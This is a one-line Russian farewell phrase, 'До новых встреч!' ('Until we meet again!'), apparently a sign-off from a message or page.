До новых встреч!